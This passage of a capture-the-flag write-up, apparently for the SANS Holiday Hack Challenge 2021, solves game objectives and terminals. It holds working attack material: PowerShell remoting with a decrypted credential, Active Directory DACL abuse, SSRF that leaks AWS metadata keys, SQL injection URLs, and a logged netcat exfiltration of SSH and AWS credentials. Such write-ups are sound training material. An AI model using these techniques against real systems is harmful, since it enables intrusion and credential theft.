Grepped for "password" bearing in mind hint form Youtube video by Chris Davies (***GetProcInfo.ps1)***, looking for similar file. Found ***GetProcessInfo.ps1***

Content of GetProcessInfo.ps1

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuA
GcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2A
GYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQB
lADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2
AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential $aCred -Authentication Negotiate
```

We can use this Invoke-Command to plant commands to be run on server: ref https://pentestlab.blog/tag/powershell-remoting/

Let us see if this user has WriteDACL:

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuA
GcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2A
GYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQB
lADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2
AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock {

$ADSI = [ADSI]"LDAP://CN=Domain Admins,CN=Users,DC=elfu,DC=local"
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])



} -Credential $aCred -Authentication Negotiate
```

Fiddled around here, never got it to work. Changed route. First I made sure I had shell on the DC

Remote Shell access to DC

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuA
GcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2A
GYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQB
lADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2
AGEA"
$password = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$creds = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $password)
Enter-PSSession -ComputerName DC01.elfu.local -Credential $creds -Authentication Negotiate
```

Before I ran further things got changed a bit. Servers moved to new IP's and whatnots. So I restarted the process and this time made sure to LDAPDomainDump

Ldapdomaindump command

```
ldapdomaindump elfu.local -u elfu.local\\elfu_svc
```

Long story short, in order to get access to the "research_dep" share on share server, I had to give myself access to it by belonging to a certain group. So I went in LDAPDump and found a group called "Research Department". This is how I made myself a member:

Setting GenericAll

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "wwassaudba"
$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
$propGUID = [guid]'00000000-0000-0000-0000-000000000000'
$IdentityReference = (
   New-Object System.Security.Principal.NTAccount("elfu.local\$username")
).Translate([System.Security.Principal.SecurityIdentifier])
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule (
   $IdentityReference,
   ([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
   ([System.Security.AccessControl.AccessControlType] "Allow"),
   $propGUID, $inheritanceType, $nullGUID
)
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString
$secOptions = $domainDirEntry.get_Options()
$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
$domainDirEntry.RefreshCache()
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

Last step in getting access

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "wwassaudba"
$password = "Yafllsnwb!"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString, $username, $password
$user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-','')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

This change didn't kick in instantly, had to wait for a few moments. Then I tried:

Accessing research_dep share

```
smbclient //172.17.0.5/research_dep -U wwassaudba
```

And boom I was in. The tricky part now was to get the PDF out of the box. Basically I converted it to Base64, copied it and pasted it in Cyberchef.

The answer to this objectice is: ***Kindness***

3.9. Splunk

3.9.1. Objective description

Help Angel Candysalt solve the Splunk challenge in Santa's great hall. Fitzy Shortstack is in Santa's lobby, and he knows a few things about Splunk. What does Santa call you when when you complete the analysis?

3.9.2. Solution

Task 1

Capture the commands Eddie ran most often, starting with git. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.

Answer

Command: ***git status***. Used search

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 CommandLine=*git *| top limit=20 CommandLine
```

Then clicked on field "CommandLine" to get statistics on (un)-common content in this field.

Task 2

Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!

Answer

Origin

```
git@github.com:elfnp3/partnerapi.git>"
```

Found it by search

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 CommandLine=*git *origin*
```

Task 3

The 'partnerapi' project that Eddie worked on uses Docker. Gather the full docker command line that Eddie used to start the 'partnerapi' project on his workstation.

Answer

He used ***docker compose up***

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 CommandLine=*docker* *partnerapi* | top limit=20 CommandLine
```

Task 4

Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports. Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here. You will need to search outside of Splunk (try GitHub) for the original name of the repository.

Answer

Search:

```
index=main sourcetype=github_json *github* source="githubwebhook" "repository.compare_url"="https://*.github.com/*"
```

Found two repositories:

- https://api.github.com/repos/elfnp3/dvws-node/
- https://api.github.com/repos/elfnp3/partnerapi/

First repo seems like a clone of Damn Vulnerable Webserver. Mangled this URL to https://github.com/elfnp3/dvws-node/ and took a look at the README, which references https://github.com/snoopysecurity/dvws-node

Task 5

Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.

Answer

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 CommandLine=*npm*install*
```

Found ***holiday-utils-js***

Task 6

Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process_name field of anything that looks suspicious.

Answer

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational user=eddie process_name=*openbsd*
```

Found Eddis is toying with ***/usr/bin/nc.openbsd***

Task 7

Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.

Answer

Query 1

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational user=eddie parent_process="/bin/bash"
```

Found interesting process id 6788, searching for it:

Query 2

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational user=eddie parent_process_id=6788
```

Found this in log:

Interesting files

```
cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts
```

In total, there are ***6*** files here in this command

Task 8

Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and (likely) transmitted them to a remote IP address.

Answer

Finding references to bash and ".sh"

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational user=eddie *.sh *bash*
```

Digging through events having process id's from above query as parents

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational user=eddie | where in (parent_process_id,6788,6783,6782)
```

Narrowing down

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational user=eddie | where in (parent_process_id,6788)
```

By following the trail of process id 6788 I found that script "preinstall.sh" is involved in commands:

```
"nc -q1 54.175.69.219 16842"
```

and

```
"cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts"
```

Thus I landed on the bash script "preinstall.sh". The answer to the objective is ***whiz***.

3.10. Now hiring

3.10.1. Objective description

What is the secret access key for the Jack Frost Tower job applications server? Brave the perils of Jack's bathroom to get hints from Noxious O. D'or.

3.10.2. Solution

This objective involved setting up Burp as proxy and capturing the form submission.

From toying with the request I found out that

- value in field inputName is added as prefix to a jpg located in the images/ folder
- inputWorkSample field reaches out on the Net and fetches content. Content is then put into the image generated ("inputName")
- the remote endpoint we are going to reach (AWS) is the same as in the "IMDS exploration" terminal

Manipulating the form submission request using BurpSuite Repeater:

Also in repeater, I crafted a GET request to fetch the jallafisk.jpg image (I used "jallafisk" as value for "inPutName"):

Output hidden in "images/jallafisk.jpg"


```
{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
  "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
  "Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
  "Expiration": "2026-05-02T18:50:40Z"
}
```


The secret access key is: ***CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX***

3.11. Customer complaint analysis

3.11.1. Objective description

A human has accessed the Jack Frost Tower network with a non-compliant host. Which three trolls complained about the human? Enter the troll names in alphabetical order separated by spaces. Talk to Tinsel Upatree in the kitchen for hints.

3.11.2. Solution

Initial Wireshark filter to look at HTTP requests

```
tcp.dstport eq 80 and http.request.method eq POST
```

I skimmed through the form data submitted and compiled a statistics table over complaints pr. room.


Table 1. Room complaints statistics

Room number	Count complaints
1145	1
1239	1
1128	1
1032	1
1212	1

Room number	Count complaints
1215	1
1024	123
1121	1
1125	12
1117	1
1226	1
1119	1

Wireshark filter narrowing down to just one certain room

```
tcp.dstport eq 80 and http.request.method eq POST and http contains "1024"
```



The answer to this objectice is: "Flud,Hagg,Yaqh"

3.12. Frost tower website checkup

3.12.1. Objective description

Investigate Frost Tower's website for security issues. This source code will be useful in your analysis. In Jack Frost's TODO list, what job position does Jack plan to offer Santa? Ribb Bonbowford, in Santa's dining room, may have some pointers for you.

3.12.2. Solution

Vulnerable code in server.js

```
app.get('/detail/:id', function(req, res, next) {
  session = req.session;
  var reqparam = req.params['id'];
  var query = "SELECT * FROM uniquecontact WHERE id=";

  if (session.uniqueID){

    try {
      if (reqparam.indexOf(',') > 0){
        var ids = reqparam.split(',');
        reqparam = "0";
        for (var i=0; i<ids.length; i++){
          query += tempCont.escape(m.raw(ids[i]));
          query += " OR id="
        }
        query += "?";
      }else{
        query = "SELECT * FROM uniquecontact WHERE id=?"
      }
    } catch (error) {
      console.log(error);
      return res.sendStatus(500);
    }
```

It uses m.raw, which will bypass escaped text.

Enter my own email twice here https://staging.jackfrosttower.com/contact

Then trying to exploit the shebang using this GET request

GET request with injection

```
https://staging.jackfrosttower.com/detail/957,956 union select * from users where token = ''--
```

Which spits out the following password:

root@localhost: $2b$15$HUDSoxN5CkDrr.Izvb/vHel3h44DkHgin/NRl4SfpF1P4rVaRbIza

Then do a regular login using this credential! This superadmin access doesn't really offer anything interesting. Reverting back to investigating detail/ endpoint in my hunt for the todo list. Figured out the todo list might be buried somewhere else in the database system. Fiddled much around here, had to get help on crafting the following SQLi:

```
https://staging.jackfrosttower.com/detail/1,2 UNION SELECT DISTINCT * FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c JOIN (SELECT completed FROM todo)d  JOIN (SELECT note FROM todo)e  JOIN (SELECT 6)f JOIN (SELECT 7)g LIMIT 120 --
```

This spat out a list of todo items (way work went into crafting this query). Inside I found the job offered is ***clerk***

3.13. FPGA programming

3.13.1. Objective description

Write your first FPGA program to make a doll sing. You might get some suggestions from Grody Goiterson, near Jack's elevator.

3.13.2. Solution


```
// Note: For this lab, we will be working with QRP Corporation's CQC-11 FPGA.
// The CQC-11 operates with a 125MHz clock.
// Your design for a tone generator must support the following
// inputs/outputs:
// (NOTE: DO NOT CHANGE THE NAMES. OUR AUTOMATED GRADING TOOL
// REQUIRES THE USE OF THESE NAMES!)
// input clk - this will be connected to the 125MHz system clock
// input rst - this will be connected to the system board's reset bus
// input freq - a 32 bit integer indicating the required frequency
//              (0 - 9999.99Hz) formatted as follows:
//              32'hf1206 or 32'd987654 = 9876.54Hz
// output wave_out - a square wave output of the desired frequency
// you can create whatever other variables you need, but remember
// to initialize them to something!

`timescale 1ns/1ns
module tone_generator (
   input clk, // 125 MHz
   input rst,
   input [31:0] freq,
   output wave_out
);
   parameter CLK_FREQ = 125000000.0;
   integer counter;
   real freq_pd = 100.0/freq; // 100 accounts for freq
   integer count = $rtoi(CLK_FREQ*freq_pd);
   reg signal;
   assign wave_out = signal;
   // ---- DO NOT CHANGE THE CODE ABOVE THIS LINE ----
   // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
   // TODO: Add your code below.
   // Remove the following line and add your own implementation.
   //$rtoi(real_no * 10) - ($rtoi(real_no) * 10) > 4, add 1

   always @(edge clk or posedge rst ) begin
      if(rst == 1) begin
         counter <= 0;
         signal <= 0;
      end
      else begin
         if(counter == count) begin
            counter <= 0;
            signal <= signal ^ 1'b1;
         end
         else begin
            counter <= counter + 1;
         end
      end
   end
endmodule
```

4. Terminals

4.1. Open the gate



4.2. Document analysis

```
exiftool -"LastModifiedBy" *.docx | less
```

Looked through who made the most recent change by extracting the "LastModifiedBy" tag. Found "Jack Frost" had modified the **2021-12-21.docx** document

4.3. Grepping for gold

Answer all the questions in the quizme executable:

What port does 34.76.1.22 have open?

Command

```
grep "34.76.1.22" bigscan.gnmap
Host: 34.76.1.22 ()    Ports: 62078/open/tcp//iphone-sync///    Ignored State: closed (999)
```

What port does 34.77.207.226 have open?

Command

```
grep "34.77.207.226" bigscan.gnmap
Host: 34.77.207.226 ()    Ports: 8080/open/tcp//http-proxy///    Ignored State: filtered (99
```

How many hosts appear "Up" in the scan?

Command

```
grep -c "Status: Up" bigscan.gnmap
26054
```

How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)

Command

```
grep -c -E 'Host\:.*Ports:\s.*80|8080|443\/' bigscan.gnmap
14372
```

How many hosts with status Up have no (detected) open TCP ports?

Command

```
echo $((`grep 'Status: Up' bigscan.gnmap | wc -l` - `grep 'Ports:' bigscan.gnmap | wc -l`))
402
```

What's the greatest number of TCP ports any one host has open?

Command

```
grep -E "(open.*){12}" bigscan.gnmap | wc -l
12
```

4.4. Logic chompers

Found a way to beat this game using "Inspect" in Chrome

1. Right click the game and select "Inspect"
2. Go to "Application tab"
3. Go to ***Frames*** → ***Top*** → ***game*** → ***Scripts*** → ***Open chompy.js***
4. Found ***var lives***
5. Went to ***Console***
6. Entered ***lives == 4000***
7. Back in game, ate piece by piece and then I had achieved this terminal

4.5. IPV6 sandbox

Hitting local hosts and routers to discover what's alive in this network segment

```
ping6 ff02::1 -c2
ping6 ff02::2 -c2
ip neigh
```

Available:

- fe80::42:c0ff:fea8:a002 (reachable)
- 2604:6000:1528:cd:d55a:f8a7:d30a:1 (stale)

- fe80::42:c0ff:fea8:a003 (reachable)
- fe80::1 (reachable)

Scanning

```
nmap -6 fe80::42:c0ff:fea8:a002%eth0
nmap -6 2604:6000:1528:cd:d55a:f8a7:d30a:1
nmap -6 fe80::42:c0ff:fea8:a003%eth0
```

Address	Ports
fe80::42:c0ff:fea8:a002%eth0	• 80/tcp • 9000/tcp
2604:6000:1528:cd:d55a:f8a7:d30a:1	N/A
fe80::42:c0ff:fea8:a003	N/A
fe80::1	22/tcp

Getting the phrase

```
curl http://[fe80::42:c0ff:fea8:a002]:9000 --interface eth0
```

The phrase is: ***PieceOnEarth***

4.6. HOHO NO

I experienced connection resets along the way. Decided to put everything in a Python script in order to make the process more fluent.

My automation script

```
import os

def f2_write(path, content):
    with open(path, "w") as file:
        file.write(content)

def run():
    # Create action
    f2_action = """
[Definition]
actionban = /root/naughtylist add <ip>
actionunban = /root/naughtylist del <ip>
"""

    f2_write("/etc/fail2ban/action.d/hohono.conf", f2_action)

    # Create filter
    f2_filter = """
[Definition]
failregex = ^ Login from <HOST> rejected due to unknown user name$
          ^ <HOST> sent a malformed request$
          ^ Failed login from <HOST> for [a-z]+$
          ^ Invalid heartbeat '[a-z]+' from <HOST>$

datepattern = ^%%Y-%%m-%%d %%H:%%M:%%S
ignoreregex = .*Login from <HOST> successful.*
            .*Valid heartbeat from <HOST>.*
            .*<HOST>: Request completed successfully.*
"""

    f2_write("/etc/fail2ban/filter.d/hohono.conf", f2_filter)


    # Create jail
    f2_jail = """
[hohono]
enabled = true
logpath = /var/log/hohono.log
findtime = 60m
maxretry = 10
bantime = 60m
filter = hohono
action = hohono
"""
    f2_write("/etc/fail2ban/jail.d/hohono.conf", f2_jail)


    os.system("/root/naughtylist clear")
    os.system("fail2ban-client restart")
    os.system("/root/naughtylist refresh")

if __name__ == "__main__":
    run()
```

```
root@2a9012ad16a3:~# vim t.py
root@2a9012ad16a3:~# python3 t.py
Clearing the contents of the naughty list...
The naughty list has been cleared!
Shutdown successful
Server ready
Refreshing the log file...
root@2a9012ad16a3:~# Log file refreshed! It may take fail2ban a few moments to re-process.
111.9.239.154 has been added to the naughty list!
200.113.214.154 has been added to the naughty list!
129.18.73.35 has been added to the naughty list!
142.78.109.31 has been added to the naughty list!
156.232.120.27 has been added to the naughty list!
136.146.72.65 has been added to the naughty list!
75.1.186.97 has been added to the naughty list!
23.101.137.60 has been added to the naughty list!
38.166.253.120 has been added to the naughty list!
129.194.160.144 has been added to the naughty list!
204.27.64.26 has been added to the naughty list!
4.222.112.215 has been added to the naughty list!
194.11.38.122 has been added to the naughty list!
179.231.202.207 has been added to the naughty list!
14.170.30.149 has been added to the naughty list!
188.189.67.56 has been added to the naughty list!
You correctly identifed 16 IPs out of 16 bad IPs
You incorrectly added 0 benign IPs to the naughty list



**************************************************************************
* You stopped the attacking systems! You saved our systems!
*
* Thank you for all of your help. You are a talented defender!
**************************************************************************
```

4.7. Yara Analysis

4.7.1. Essential commands for this terminal

Run the application

```
./the_critical_elf_app
```

Hexdump the_critical_elf_app

```
xxd the_critical_elf_app test.hex
```

Grep for Yara rule

```
grep -n "yara_rule_number" yara_rules/rules.yar
```

Convert from hexdump to binary

```
xxd -r out.hex test
```

Replace text in hexdump

```
sed -i 's/[from]/[to]/' out.hex
```

Padding application filesize

```
dd if=/dev/zero of=app.bin bs=1 count=1 seek=16777215
```

4.7.2. Yara rules encountered

Yara rule	Description
yara_rule_135	Looking for string "candycane"
yara_rule_1056	Triggers on all of • $s1 = {6c 6962 632e 736f 2e36} • $hs2 = {726f 6772 616d 2121
yara_rule_1732	Rules triggers on match on • 10 out of 20 string patterns • uint32(1) == 0x02464c45 • filesize < 50KB

4.7.3. Solution

First two Yara rules were easy to solve, just search and replace for indicated matches. On the last Yara rule I went on a mission to solve it using Sed. I tried

SED madness

```
sed -i 's/6372 6974 6963 616c/4372 6974 6963 616c/' app.hex # critical -> Critical
sed -i 's/6e61 7567 6874 79/4e61 7567 6874 79/' app.hex # naughty -> Naughty
sed -i 's/64 6173 7461 7264 6c79/44 6173 7461 7264 6c79/' app.hex # dastardly -> Dastardly
sed -i 's/6a 6f6c 6c79/4a 6f6c 6c79/' app.hex # jolly -> Jolly
sed -i 's/48 6163 6b/68 6163 6b/' app.hex # Hack -> hack
```

I quickly realized that this wasn't the way to go after reading the rule in details. I read the rule again and saw that there is a check on filesize (it should be less than 50KB). Padding seemed the way to go. Thus I made a script to automate solving this terminal:

Script for solving the terminal

```
rm app.hex
xxd ../the_critical_elf_app app.hex

# rule yara_rule_135
sed -i 's/6361 6e64 7963 616e/4361 6e64 7963 616e/' app.hex

# yara_rule_1056
sed -i 's/726f 6772 616d 2121/726f 6772 616d 2020/' app.hex

# yara_rule_1732
dd if=/dev/zero of=app.bin bs=1 count=1 seek=16777215

# Convert back to binary
xxd -r app.hex app.bin
chmod a+x app.bin
```

4.8. IMDS exploration

These are the commands found in the terminal

```
ping -c2 169.254.169.254
curl http://169.254.169.254
curl http://169.254.169.254/latest
curl http://169.254.169.254/latest/dynamic
curl http://169.254.169.254/latest/dynamic/instance-identity/document
curl http://169.254.169.254/latest/dynamic/instance-identity/document | jq
curl http://169.254.169.254/latest/meta-data
curl http://169.254.169.254/latest/meta-data/public-hostname
curl http://169.254.169.254/latest/meta-data/public-hostname; echo
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role
cat gettoken.sh
```

Output from gettoken.sh

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
```

```
source gettoken.sh
echo $TOKEN
curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/placement/region
```

4.9. ELF Code Python

Level 0

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Grab our lever object
lever = levers.get(0)
munchkin = munchkins.get(0)
lollipop = lollipops.get(0)
# move to lever position
elf.moveTo(lever.position)
# get lever int and add 2 and submit val
leverData = lever.data() + 2
lever.pull(leverData)
# Grab lollipop and stand next to munchkin
elf.moveLeft(1)
elf.moveUp(8)
# Solve the munchkin's challenge
munchList = munchkin.ask() # e.g. [1, 3, "a", "b", 4]
answer_list = []
for elem in munchList:
    if type(elem) == int:
        answer_list.append(elem)
munchkin.answer(answer_list)
elf.moveUp(2) # Move to finish
```

Level 1

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(10)
elf.moveUp(10)
```

Level 2

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveTo(lollipops.get(1).position)
elf.moveTo(lollipops.get(0).position)
elf.moveTo({'x':2,'y':2})
```

Level 3

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever = levers.get(0)
elf.moveTo(lever.position)
lever.pull(lever.data()+2)
elf.moveTo(lollipops.get(0).position)
elf.moveTo({'x':2,'y':2})
```

Level 4

```
import elf, munchkins, levers, lollipops, yeeters, pits

for lever in reversed(levers.get()):
    elf.moveTo(lever.position)
    lever.pull([ {}, [], 1, True, "a" ][lever.id])

elf.moveTo({'x':2, 'y':2})
```

Level 5

```
import elf, munchkins, levers, lollipops, yeeters, pits

def values(id, data):
    if id == 4:
        return f"{data} concatenate"
    elif id == 3:
        return False if data else True
    elif id == 2:
        return data+1
    elif id == 1:
        data.append(1)
        return data
    elif id == 0:
        data["strkey"] = "strvalue"
        return data

for lever in reversed(levers.get()):
    elf.moveTo(lever.position)
    lever.pull(values(lever.id, lever.data()))

elf.moveTo({'x':2, 'y':2})
```

Level 6

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever = levers.get(0)

elf.moveTo(lever.position)
data = lever.data()

if type(data) == bool:
    data = not data
elif type(data) == int:
    data = data * 2
elif type(data) == dict:
    data["a"] = data["a"] + 1

lever.pull(data)
elf.moveTo({"x": 2, "y": 2})
```

Level 7

```
import elf, munchkins, levers, lollipops, yeeters, pits
for num in range(2): #not sure if number is right
    elf.moveLeft(3)
    elf.moveUp(12)
    elf.moveLeft(3)
    elf.moveDown(12)

elf.moveTo(lollipops.get(0).position)
elf.moveTo({"x":2, "y":2})
```


Level 8

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
for lollipop in all_lollipops:
  elf.moveTo(lollipop.position)

lever = levers.get(0)
elf.moveTo(lever.position)

data = lever.data()
data.insert(0, "munchkins rule")
lever.pull(data)
elf.moveDown(4)
elf.moveTo({"x":2, "y":2})
```

Level 9

```
import elf, munchkins, levers, lollipops, yeeters, pits

def func_to_pass_to_mucnhkin(list_of_lists):
  totsum = 0
  for lst in list_of_lists:
    totsum += sum([val for val in lst if type(val) == int])
  return totsum

all_levers = levers.get()
moves = [elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight] * 2

for i, move in enumerate(moves):
  move(i+1)

  if i < len(all_levers):
    all_levers[i].pull(i)

elf.moveUp(2)
elf.moveLeft(4)

munchkins.get(0).answer(func_to_pass_to_mucnhkin)
elf.moveUp(2)
```

Level 10

```
import elf, munchkins, levers, lollipops, yeeters, pits
import time

muns = munchkins.get()
lols = lollipops.get()[::-1]

for index, mun in enumerate(muns):
    cont = True
    while cont:
        time_diff = abs(elf.position["x"] - muns[index].position["x"])
        if time_diff < 6:
            time.sleep(0.05)
            continue
        else:
            elf.moveTo(lols[index].position)
            break

elf.moveTo({"x":2, "y": 2})
```

4.10. Strace, ltrace, replace

